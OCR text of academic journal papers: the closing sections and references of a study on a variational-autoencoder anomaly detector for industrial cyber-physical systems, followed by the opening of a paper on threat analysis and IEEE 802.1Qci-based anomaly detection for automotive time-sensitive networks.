Also in the illustrations of Figure 8, we see case 12 which concerns a shallow cut with a cutting depth of 0.75 mm in cast iron and with a slow speed at a feed rate of 0.25 mm/rev. KL deviation scores allow an accurate display of how the anomaly detection model works over time. The remarkable thing, in this case, is that there is no significant damage to the cutting mechanism, which does not create irregularities and the model produces a smooth clearly defined voltage. This case is relatively easy to investigate which has very high success rates than the proposed TDVA.

The model demonstrates the robustness and inherent convergence capabilities even in difficult cases where other anomaly detection models find it difficult to distinguish when a tool has anomalies under certain cutting conditions. A typical example is case 9, the results of which are shown in Figure 9. This is a deep cut with a cutting depth of 1.5 mm in steel, with a fast velocity at a feed rate of 0.5 mm/rev. In this case, the voltage increases through the degraded area but decreases immediately when it reaches the red failed area, which creates very serious problems for the other models as the samples at the end of the voltage look more like healthy samples.

In general, it should be said that the detection of abnormalities in LSp is superior to the detection of abnormalities in ISP, as the information contained in LSp is more complete and generally more expressive, so the model has more capabilities to detect differences between cuts.

In summary, it should be said that the proposed TDVA model, which as it turned out achieved significantly better results than the comparable ones manages through the mode of operation proposed and especially through the temporal mode, to perceive some cutting parameters, which prove to be more useful in detecting abnormalities. This feature confirms the generalizability of the model, even in cases where certain cutting parameters have been shown to produce signals with a higher signal-to-noise ratio. The proposed model can and does develop capabilities for identifying the appropriate parameters that contain the appropriate information for the coherence of useful information.

The above fact is successfully confirmed even in the additional standards that were included in the data set. The introduction of cases that are nonlinear combinations of the original set patterns, which produce the corresponding nonlinear combination of new, unknown patterns, confirms that TDVA can recognize even unknown attacks that occur for the first time.

6. Conversation

Anomaly detection is an approach to industrial infrastructure security focused on data analysis to produce safety precautions. Given that no tool can accurately predict the future, especially when it comes to digital security-related events, intelligent anomaly detection systems prove to be particularly useful and reliable, as they can give a clear picture of the functionality of a system [4]. Thus, it is possible to detect a threat before it affects the general infrastructure, for example, by studying its normal operating limits. This necessity becomes more pronounced when the quantitative and qualitative difference in the possibilities of collecting and processing industrial information from CPS is realized, based on the business standard of Industry 4.0 and the IoT ecosystem. In this environment, the multifunctional use and decentralization of information by the CPS raise serious issues related to the maximization of the production process, extroversion, and industrial competition.

The idea of standardizing the autonomous anomaly detection system based on unsupervised disentangled representation learning was developed based on the application of a single, universal method that will cover all industrial requirements while considering the high importance for heavy industry of continuous monitoring of the operational status of CPS [8]. This technique, which was presented and carefully examined, combines the most up-to-date artificial intelligence technologies to perform specific procedures of completely automated anomaly detection using an adaptive, flexible, and easy-to-use framework.

A very important innovation of the proposed algorithm is that it can learn without supervision invariant disentangling features, that is, features which for small changes affect the output of the classifier, thus discovering useful information regardless of the given problem. Also, the proposed system without supervision splits or separates each feature into narrowly defined variables and encodes them as disentangling features. This way a single node or even a neuron can learn a complete feature independent of other nodes.

This process is far superior to learning directly from the data as real data from realistic real-world scenarios suffers from significant functionality problems with the more serious being the presence of noise which significantly alters the original measurement space. Also, the methodology in question eliminates corresponding problems related to their




Figure 6: Performance curves of the proposed method.

Table 1: Performance metrics.

Algorithm	MSE	Accuracy (%)	Precision	Recall	r-error
TDVA	0.0123	96.53	0.973	0.976	0.169
Variational autoencoder	0.0199	93.86	0.941	0.941	0.242
Denoising autoencoder	0.0259	90.64	0.902	0.905	0.902
Sparse autoencoder	0.0294	88.71	0.881	0.882	0.301
Convolutional autoencoder	0.0287	89.17	0.906	0.893	0.296
Contractive autoencoder	0.0182	93.98	0.945	0.944	0.238

high dimension, which makes them prohibitive for use by intelligent systems as they are characterized by exponential complexity. Accordingly, learning good representations allows a full understanding of the nature of the data, as well as the process of creating them. This feature substantially simplifies intelligent analytic procedures by allowing users to understand how the model generates decisions, what its most essential characteristics are, and how these features interact.

The main advantages of the proposed TDVA focus on the management of intractability as it does not require the calculation of terms of exponential complexity and therefore is a computable feasible solution. Also, in the optimization process, the parameters are updated using minibatches, which makes this algorithm very efficient to corresponding solutions based on sampling loops for each data separately, such as the Monte Carlo techniques. In general, the proposed method is simple to implement, brings almost perfect results, and is within the technologies of generative modeling approaches.

Respectively, a disadvantage recorded in the proposed methodology concerns the opacity in some areas of class separation which is an inherent result of the maximum probability, which minimizes the deviation $D_{\mathrm{KL}}[P(Z|X)\|Q(Z|X)]$, a fact which means that the model assigns high probabilities to data belonging to sets of a known distribution, but it can also assign large probabilities to data subsets belonging to latent problem identifiers. In this sense, the procedures for determining the similarity between data may not be fully compatible with each other. In each case, however, as this has been demonstrated experimentally, it is possible to record what the basic components (i.e., latent variables) of the data of a problem should be, assessing how similar or dissimilar the inputs are to each




Figure 7: Decision boundary of the proposed model.

Figure 8: Visual representations for case number 12.

other. This means that, by receiving information about the similarity or dissimilarity between the input objects, any existing anomalies can be accurately identified, as well as the basic characteristics that identify them, without the need for prior training of the system and without the need to find an analytical solution.




Figure 9: Visual representations for case number 9.

7. Conclusions and Further Work

Summarizing this work, an innovative autonomous anomaly detection system based on TDVA is proposed, analyzed, and tested. The proposed algorithm, which was tested and proved to be superior to its competitors, creates flexible disentangling representations, properly separating the distributions of data sets, thus recognizing with great accuracy and in a fully automated way the anomalies that exist in data sets. The use of VAE somehow imposes a kind of experience on the structure of the Latent Space, ensuring the smooth transition between different pockets of the data space, discovering inherent differences related to anomalies, while allowing the coding of multiple concepts of similarity or difference with simple and categorical way. This structure is absent in conventional autoencoders, as in general unsupervised learning systems.

Given that modern industry and in particular CPS are characterized by high heterogeneity, it is important to automate the methods of functional control of these systems. The most effective modeling and development of high-reliability CPS are directly related to the continuous detection of anomalies and the identification of solutions that should be followed in order not to interrupt the industrial process. The implementation and use of the proposed autonomous anomaly detection system based on TDVA is an important effort to ensure the security of the industrial infrastructure [45, 46].

Data Availability

Data are freely available in Prognostics Center of Excellence-Data Repository https://ti.arc.nasa.gov/tech/dash/groups/pcoe/prognostic-data-repository/.

Conflicts of Interest

The authors declare no conflicts of interest.

Acknowledgments

This study was supported by the Project of Construction and Practice of High Level Athletes' Real Time Monitoring Platform Based on Blockchain Technology (no. 202102310323) and the Project of Construction and Application of Remote Support Platform for Winter Sports Medical and Rehabilitation Based on Blockchain Technology (no. 212102310264).

References

[1] A. Banafa, "2 the industrial internet of things (IIoT): challenges, requirements and benefits," in *Secure And Smart Internet Of Things (IoT): Using Blockchain And AI*, River Publishers, Denmark, Europe, 2018.

[2] H. Geng, "The Industrial Internet of things (IIoT)," in *Internet Of Things And Data Analytics Handbook*, pp. 41–81, Wiley, Hoboken, NJ, USA, 2017.

[3] M. Boubekeur, "Industrial applications for cyber-physical systems," in *Proceedings of the 2017 First International Conference On Embedded Distributed Systems (EDiS)*, p. 59, Oran, Algeria, December 2017.

[4] N. Jacobs, S. Hossain-McKenzie, and A. Summers, "Modeling data flows with network calculus in cyber-physical systems: enabling feature analysis for anomaly detection applications," *Information*, vol. 12, no. 6, p. 255, 2021.

[5] G. Sebestyen and A. Hangan, "Anomaly detection techniques in cyber-physical systems," *Acta Universitatis Sapientiae, Informatica*, vol. 9, no. 2, pp. 101–118, 2017.

[6] J. Goh, S. Adepu, M. Tan, and Z. S. Lee, "Anomaly Detection in Cyber Physical Systems Using Recurrent Neural Networks," in *Proceedings of the 2017 IEEE 18th International Symposium on High Assurance Systems Engineering (HASE)*, pp. 140–145, Singapore, Asia, January 2017.

[7] B. Genge, P. Haller, and C. Enachescu, "Anomaly detection in aging industrial Internet of things," *IEEE Access*, vol. 7, pp. 74217–74230, 2019.

[8] D. L. Marino, C. S. Wickramasinghe, K. Amarasinghe et al., "Cyber and physical anomaly detection in smart-grids," in *Proceedings of the 2019 Resilience Week (RWS)*, pp. 187–193, San Antonio, TX, USA, November 2019.

[9] M. Al-Hawawreh and E. Sitnikova, "Leveraging deep learning models for ransomware detection in the industrial internet of things environment," in *Proceedings of the 2019 Military Communications And Information Systems Conference (MilCIS)*, pp. 1–6, Canberra, Australia, November. 2019.

[10] K. R. Choo, S. Gritzalis, and J. H. Park, "Cryptographic solutions for industrial internet-of-things: research challenges and opportunities," *IEEE Transaction Industrial Information*, vol. 14, no. 8, pp. 3567–3569, 2018.

[11] M. J. Farooq and Q. Zhu, "IoT supply chain security: overview, challenges, and the road ahead," 2019, http://arxiv.org/abs/1908.07828.

[12] K. Posch, J. Steinbrener, and J. Pilz, "Variational inference to measure model uncertainty in deep neural networks," 2019, http://arxiv.org/abs/1902.10189.

[13] J. Wang, H. Qu, M. Yu, B. Li, and W. Jin, "Variational bayes learning for models with linear equality constraints," in *Proceedings of the 32nd Chinese Control Conference*, pp. 1974–1977, Xian's, China, July 2013.

[14] V. H. Tran and A. Quinn, "The transformed Variational Bayes approximation,," in *Proceedings of the 2011 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pp. 4236–4239, Prague, Czech Republic, May 2011.

[15] H. Hong and D. Schonfeld, ""A new approach to constrained expectation-maximization for density estimation," in *Proceedings of the 2008 IEEE International Conference on Acoustics, Speech and Signal Processing*, pp. 3689–3692, Las Vegas, NV, USA, March. 2008.

[16] B. Lee and T. Kalker, "Maximum a posteriori estimation of time delay," in *Proceedings of the 2007 2nd IEEE International Workshop on Computational Advances in Multi-Sensor Adaptive Processing*, pp. 285–288, St. Thomas, U.S. Virgin Islands, December 2007.

[17] I. Nevat, G. W. Peters, and J. Yuan, "Maximum a-posteriori estimation in linear models with a random Gaussian model matrix: a Bayesian-EM approach," in *Proceedings of the 2008 IEEE International Conference on Acoustics, Speech and Signal Processing*, pp. 2889–2892, Las Vegas, NV, USA, March 2008.

[18] X. Jia and L. Cui, "A study on reliability of supply chain based on higher order Markov chain," in *Proceedings of the 2008 IEEE International Conference on Service Operations and Logistics, and Informatics*, vol. 2, pp. 2014–2017, Beijing, China, October 2008.

[19] V. M. Zakharov, B. F. Eminov, and S. V. Shalagin, "Representation of markov's chains functions over finite field based on stochastic matrix lumpability," in *Proceedings of the 2016 2nd International Conference On Industrial Engineering, Applications And Manufacturing (ICIEAM)*, pp. 1–5, Chelyabinsk, Russia, May 2016.

[20] X. Y. Xie, X. Sun, J. M. Xie, and Z. H. Lu, ""An interpolated Markov model polishes Gibbs sampling's ability in detecting regulatory elements," in *Proceedings of the The 26th Annual International Conference of the IEEE Engineering in Medicine and Biology Society*, vol. 1, pp. 2801–2804, San Francisco, CA, USA, September 2004.

[21] P. M. Djurić, B. Shen, and M. F. Bugallo, "Population Monte Carlo methodology a la Gibbs sampling," in *Proceedings of the 2011 19th European Signal Processing Conference*, pp. 669–673, Barcelona, Spain, August 2011.

[22] C. Doersch, "Tutorial on variational autoencoders," 2021, http://arxiv.org/abs/1606.05908.

[23] Y. Luo, Y. Xiao, L. Cheng, G. Peng, and D. D. Yao, "Deep learning-based anomaly detection in cyber-physical systems: progress and opportunities," 2021, http://arxiv.org/abs/2003.13213.

[24] Y. Li, Q. Pan, S. Wang, H. Peng, T. Yang, and E. Cambria, "Disentangled variational auto-encoder for semi-supervised learning," 2018, http://arxiv.org/abs/1709.05047.

[25] K. Gregor, G. Papamakarios, F. Besse, L. Buesing, and T. Weber, "Temporal difference variational auto-encoder," 2019, http://arxiv.org/abs/1806.03107.

[26] B. Lv, F. Pan, X. Miao, and C. Hu, "Optimization algorithm of time synchronization network monitoring based on variational autoencoder," in *Proceedings of the 2020 5th International Conference On Computational Intelligence And Applications (ICCIA)*, pp. 133–137, Beijing, China, June 2020.

[27] D. H. Kim, W. J. Baddar, J. Jang, and Y. M. Ro, "Multi-objective based spatio-temporal feature representation learning robust to expression intensity variations for facial expression recognition," *IEEE Trans. Affect. Comput.*vol. 10, no. 2, pp. 223–236, 2019.

[28] M. J. Wainwright and M. I. Jordan, "Graphical models, exponential families, and variational inference," *Found. Trends® Mach. Learn.*vol. 1, no. 1–2, pp. 1–305, 2008.

[29] D. P. Kingma and M. Welling, "Auto-encoding variational bayes," 2014, http://arxiv.org/abs/1312.6114.

[30] R. van de Schoot, S. Depaoli, R. King et al., "Bayesian statistics and modelling," *Nat. Rev. Methods Primer*, vol. 1, no. 1, p. 1, 2021.

[31] I. Yildirim, *Bayesian Inference: Gibbs Sampling*, Technical Note, University of Rochester, New York, NY, USA, 2012.

[32] S. Hochreiter, A. S. Younger, and P. R. Conwell, "Learning to learn using gradient descent," in *Artificial Neural Networks — ICANN 2001*, pp. 87–94, Springer, Berlin, Germany, 2001.

[33] X. Zhu, Z. Ghahramani, and J. Lafferty, "Semi-supervised learning using Gaussian fields and harmonic functions," in *Proceedings of the Twentieth International Conference on International Conference on Machine Learning*, Washington, D.C., USA, August 2003.

[34] A. B. Mrad, V. Delcroix, S. Piechowiak, P. Leicester, and M. Abid, "An explication of uncertain evidence in Bayesian networks: likelihood evidence and probabilistic evidence," *Applied Intelligence*, vol. 43, no. 4, pp. 802–824, 2015.

[35] Y. Bengio, A. Courville, and P. Vincent, "Representation Learning: A Review and New Perspectives," 2014, http://arxiv.org/abs/1206.5538.

[36] K. Sohn, H. Lee, and X. Yan, "Learning structured output representation using deep conditional generative models," *Advances in Neural Information Processing Systems*, vol. 28, 2015.

[37] S. Shekhar, H. Xiong, and X. Zhou, Eds., *Encyclopedia of GIS*p. 556, Springer International Publishing, New York, NY, USA, 2017.

[38] N. S. Malinović, B. B. Predić, and M. Roganović, "Multilayer Long Short-Term Memory (LSTM) Neural Networks in Time Series Analysis," in *Proceedings of the 2020 55th International Scientific Conference On Information, Communication And Energy Systems And Technologies (ICEST)*, pp. 11–14, Niš, Serbia, September 2020.

[39] H. Sak, A. Senior, and F. Beaufays, "Long short-term memory based recurrent neural network architectures for large vocabulary speech recognition," 2014, http://arxiv.org/abs/1402.1128.

[40] F. Calvayrac, "Kullback-Leibler Divergence as an Estimate of Reproducibility of Numerical Results," in *Proceedings of the 2015 7th International Conference On New Technologies, Mobility And Security (NTMS)*, pp. 1–5, Paris, France, July 2015.

[41] NASA Milling Dataset, Prognostic Dataset for Predictive/Preventive Maintenance, 2021, https://kaggle.com/vinayak123tyagi/milling-data-set-prognostic-data.

[42] T. V. Hahn and C. K. Mechefske, "Self-supervised learning for tool wear monitoring with a disentangled-variational-autoencoder," *International Journal Hydromechatronics*, vol. 4, no. 1, pp. 69–98, 2021.

[43] Prognostics Center of Excellence - Data Repository, https://ti.arc.nasa.gov/tech/dash/groups/pcoe/prognostic-data-repository/, 2021.

[44] S. N. Wood, "Core Statistics," 2015, https://www.cambridge.org/core/books/core-statistics/F303F4463E162C6534641616AE38C0A6.

[45] M. W. Woolrich and T. E. Behrens, "Variational bayes inference of spatial mixture models for segmentation," *IEEE Transactions on Medical Imaging*, vol. 25, no. 10, pp. 1380–1391, 2006.

[46] M. Ahmadlou and H. Adeli, "Enhanced probabilistic neural network with local decision circles: a robust classifier," *Integr. Comput.-Aided Eng.*vol. 17, no. 3, pp. 197–210, 2010.

Hindawi
Security and Communication Networks
Volume 2021, Article ID 6902138, 17 pages
https://doi.org/10.1155/2021/6902138

Research Article

Security Analysis of the TSN Backbone Architecture and Anomaly Detection System Design Based on IEEE 802.1Qci

Feng Luo, Bowen Wang, Zihao Fang, Zhenyu Yang, and Yifan Jiang

School of Automotive Studies, Tongji University, Shanghai 201804, China

Correspondence should be addressed to Bowen Wang; bowen@tongji.edu.cn

Received 18 July 2021; Revised 30 August 2021; Accepted 10 September 2021; Published 25 September 2021

Academic Editor: Konstantinos Demertzis

With the development of intelligent and connected vehicles, onboard Ethernet will play an important role in the next generation of vehicle network architectures. It is well established that accurate timing and guaranteed data delivery are critical in the automotive environment. The time-sensitive network (TSN) protocol can precisely guarantee the time certainty of the key signals of automotive Ethernet. With the time-sensitive network based on automotive Ethernet being standardized by the TSN working group, the TSN has already entered the vision of the automotive network. However, the security mechanism of the TSN protocol is rarely discussed. First, the security of the TSN automotive Ethernet as a backbone E/E (electrical/electronic) architecture is analyzed in this paper through the Microsoft STRIDE threat model, and possible countermeasures for the security of automotive TSNs are listed, including the security protocol defined in the TSN, so that the TSN security protocol and the traditional protection technology can form a complete automotive Ethernet protection system. Then, the security mechanism per-stream filtering and policing (PSFP) defined in IEEE 802.1Qci is analyzed in detail, and an anomaly detection system based on PSFP is proposed in this paper. Finally, OMNeT++ is used to simulate a real TSN topology to evaluate the performance of the proposed anomaly detection system (ADS). As a result, the protection strategy based on 802.1Qci not only ensures the real-time performance of the TSN but can also isolate individuals with abnormal behavior and block DoS (denial of service) attacks, thus attaining the security protection of the TSN vehicle-based network.

1. Introduction

Autonomous vehicles are driving rapid advances in technologies, including next-generation vehicle communications, V2X (vehicle to everything), and advanced driver-assistance systems. The environment around the vehicle can provide key information to the intelligent driving vehicle, and these technologies need the support of advanced sensors with high bandwidth, such as cameras and radar. In addition, long-term evolution (LTE) and 5G communication technologies also provide external communication means for intelligent driving. In the context of large bandwidth requirements, the network architecture of modern vehicles should be a new link combined with traditional buses, for example, controller area network (CAN), local interconnect network (LIN), and new buses, for example, CAN FD (CAN with a flexible data rate) and Ethernet technologies [1]. In these networks, the same Ethernet infrastructure is shared by various domains and distinct requirements on timing. In the future, the E/E architecture of intelligent vehicles has been developed with the centralization of communication [2]. In the meantime, the automotive Ethernet applying the time-sensitive network (TSN) technology will exist as the backbone network of the in-vehicle network.

After the TSN standard is introduced, the automotive Ethernet can meet the functions necessary for the quality of service (QoS) of the communication system in the vehicle, including time synchronization, high real-time performance, and high reliability. The TSN began as an extension of audio-video bridging (AVB) and has since expanded to include many new consumer segments. Its main goals are to provide zero loss from congestion and

bounded latency for a variety of time-sensitive data streams coexisting on a network that also support best-effort traffic [3]. While TSN brings benefits to the automotive Ethernet, vehicles are also facing new challenges.

Vehicles used to be disconnected from the outside world, so there is only a tiny chance of hackers attacking and operating a vehicle. However now, vehicles are exposed to an open network environment due to the V2X technology, which increases the attack surface of vehicles. For example, most modern cars have an onboard diagnostic (OBD-II) interface under the dashboard that hackers can use to gain direct access to in-vehicle networks. Hackers may also target vehicular ad hoc networks (VANETs) to disrupt vehicle operations. Furthermore, in-vehicle Ethernet can use more complicated communication protocols in addition to TSN, the flaws of which will raise vehicle security risks. There are some studies on the security of diagnostic communication over Internet protocol (DoIP), scalable service-oriented middleware over IP (SOME/IP), and AVB [4–6], but there are only a few studies on TSN security.

TSN is a combination of series standards. One of the TSN standards is IEEE 802.1Qci, which defines per-stream filtering and policing before queue frames to protect time-sensitive flow. This is a significant security enhancement to TSN because it protects against unnecessary bandwidth consumption, burst sizes, and malicious or improperly configured endpoints. IEEE 802.1Qci may also be used to restrict faults to particular regions of the network, reducing their effects on other areas of the network. Although IEEE 802.1Qci is a published standard, there has been little progress in connecting the standard to current Ethernet security systems and architectures. Furthermore, nothing has been done to investigate how IEEE 802.1Qci policies could be implemented on network devices and integrated with established automotive security policies.

The motivations of this work are as follows.

First, to study the security of TSN and the application scope of IEEE 802.1Qci, the E/E architecture of TSN as the vehicle backbone network is studied. At the same time, threats under the network architecture should be analyzed to determine the vulnerable points of the TSN as the backbone network. To study the performance of IEEE 802.1Qci defense policies, a model or simulation platform should be established to evaluate the network functions of TSN and IEEE 802.1Qci defense policies and what countermeasures can be achieved based on PSFP should be discussed in detail. The performance of countermeasures should be analyzed using the simulation. In addition, how IEEE 802.1Qci influences the TAS (time-aware shaper) defined in IEEE 802.1Qbv and guard band in automotive Ethernet should be discussed.

Based on the above considerations, an integrated defense and protection policy for TSN automotive Ethernet is proposed in this paper. The contributions of this paper can be summarized as follows:

(i) The vulnerability and threats of automotive Ethernet with TSN as the backbone network are analyzed through the STRIDE threat model developed by Microsoft

(ii) The blocking and detection mechanisms of PSFP are discussed and analyzed in detail

(iii) A novel anomaly detection system is proposed, and stream filters, stream gates, and flow meters in PSFP are innovatively used to effectively solve the problem caused by DoS attacks and abnormal traffic behavior

(iv) The open-source simulation tool OMNeT++ was used to develop a precursory ADS model, including the MSDU (maximum service data unit) size filter, gate control filter, and token bucket meter

(v) The performance of ADS is evaluated, and the experimental results show that the ADS not only does not affect the normal traffic performance but can also detect the abnormal behavior of traffic and DoS attacks

The rest of this paper is organized as follows: Section 2 introduces the background and related work of this paper. Section 3 analyzes the threat of automotive E/E architecture with TSN as the backbone based on the STRIDE threat method. Section 4 discusses the defense and detection policies of PSFP and proposes the anomaly detection system based on IEEE 802.1Qci. Section 5 simulates and analyses the performance of ADS based on a TSN advanced driver-assistance systems (ADASs) sensor fusion zone using the OMNeT++ simulation tool. Section 6 summarizes this paper.

2. Background and Related Work

2.1. TSN Standard Overview. Standard TSN is an extension of the standard AVB. The emergence of TSN is to ensure the required QoS requirements for critical data transmission, especially to achieve deterministic, low-latency, and fault-tolerant data transport. Table 1 shows the TSN standard overview. Table 1 lists some projects that the TSN task group has completed and is completing regarding automobiles.

2.2. Threat and Attack Vector of the In-Vehicle Ethernet Network. The increasing number of application scenarios in vehicles requires the involvement of Ethernet, such as diagnostics, deterministic transmission with a high rate, and service-oriented architectures. With this comes a diverse range of vulnerability points. Once the attackers have penetrated the system through the vulnerability, they can launch an attack on the in-vehicle Ethernet network with the following three attack vectors:

2.2.1. Active Manipulation or Eavesdropping of the Message. This type of attack is an attacker who wants to manipulate the vehicle's feature set or even exploit the original equipment manufacturer's (OEM) back-end servers through the vehicle's parts. In addition, eavesdropping on the information in the car is related to analysis. By collecting the messages in the car for a long time, the attacker can obtain

Table 1: TSN standard overview.

Standard	Status	Purpose	Application scenario
IEEE 802.1AS-2020 [7]	Proposed	Timing and synchronization	As the time-base for every node connected in the TSN, fault-tolerant time synchronization with the backup grandmaster.
IEEE 802.1Qbv-2015 [8]	Proposed	Time-aware traffic shaping	Periodic critical sensors; closed-loop control (e.g., steering and braking)
IEEE 802.1Qbu-2016 [9]	Proposed	Frame pre-emption	Strongly critical data (e.g., steering and braking actuation), usually be used in cooperating with IEEE 802.1Qbv
IEEE 802.1Qci-2017 [10]	Proposed	Filtering and policing	Network protection, intrusion detection for malicious attacks, or DoS attacks
IEEE 802.1Qch-2017 [11]	Proposed	Cyclic traffic shaping	Periodic sensors
IEEE 802.1Qcr-2020 [12]	Proposed	Asynchronous traffic shaping	Aperiodic traffic
IEEE 802.1CB-2017 [13]	Proposed	Redundant communication	Fail-operational applications tolerating nodes or wire faults
P802.1DG [14]	Draft	TSN profile for automotive in-vehicle Ethernet communications	Profiles for secure, highly reliable, deterministic latency, automotive in-vehicle bridged IEEE 802.3 Ethernet networks based on IEEE 802.1 TSN standards and IEEE 802.1 security standards

the details of the encryption method and key used by the network in the car.

2.2.2. Masquerading Attacks. Attackers are generally unauthorized devices. The attackers use a false identity to communicate with the original network, and if the authorization process of the communication system is not adequately protected, it is easy to attack.

2.2.3. DoS Attacks. A denial of service attack is similar to a flood attack in which it is intended to bring down the target network. DoS attacks use a large amount of available bandwidth to prevent the original message from working correctly.

